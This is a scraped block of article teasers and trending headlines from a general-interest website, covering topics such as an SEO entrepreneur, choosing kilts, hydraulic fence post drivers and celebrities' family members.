Who is Dan M. Jones? Untold Story of the SEO Expert and Entrepreneur
Dan M. Jones is a British entrepreneur, leading SEO consultant, author and public speaker best known as the founder of...


Premium vs Budget Kilts: Which One Is Right for You?
Choosing the right Scottish kilt is about more than finding a design you like. One of the biggest decisions you’ll...


Driving fence posts with a hydraulic post driver instead of digging every hole by hand
Across a Canadian summer, ranchers race the short season to string new fence before the ground hardens and the work...
-

 Tech6 months ago
What is Spaietacle? Inside the New Era of Interactive Digital Platforms
-

 Food6 months ago
Crocolini Explained What Is Crocolini Vegetable Toy and More
-

 Home Improvement4 months ago
4 Cost Factors That Affect Air Conditioner Installation Cost in Singapore for Split AC Units
-

 Entertainment6 months ago
¿Es ENGWE una Buena Marca de Bicicletas Eléctricas? Análisis Real en España
-

 Celebrity12 months ago
Meet Billie Early — Everything About Cameron Diaz’s Mother,
-

 Celebrity1 year ago
Shaun Holguin: Jodie Sweetin’s First Husband and a Life Outside the Spotlight
-

 News12 months ago
Who is Taimi Li? Everything About Jet Li’s Daughter
-

 Celebrity12 months ago
Meet Corrie Bird – Larry Bird’s Daughter Carving Her Own Path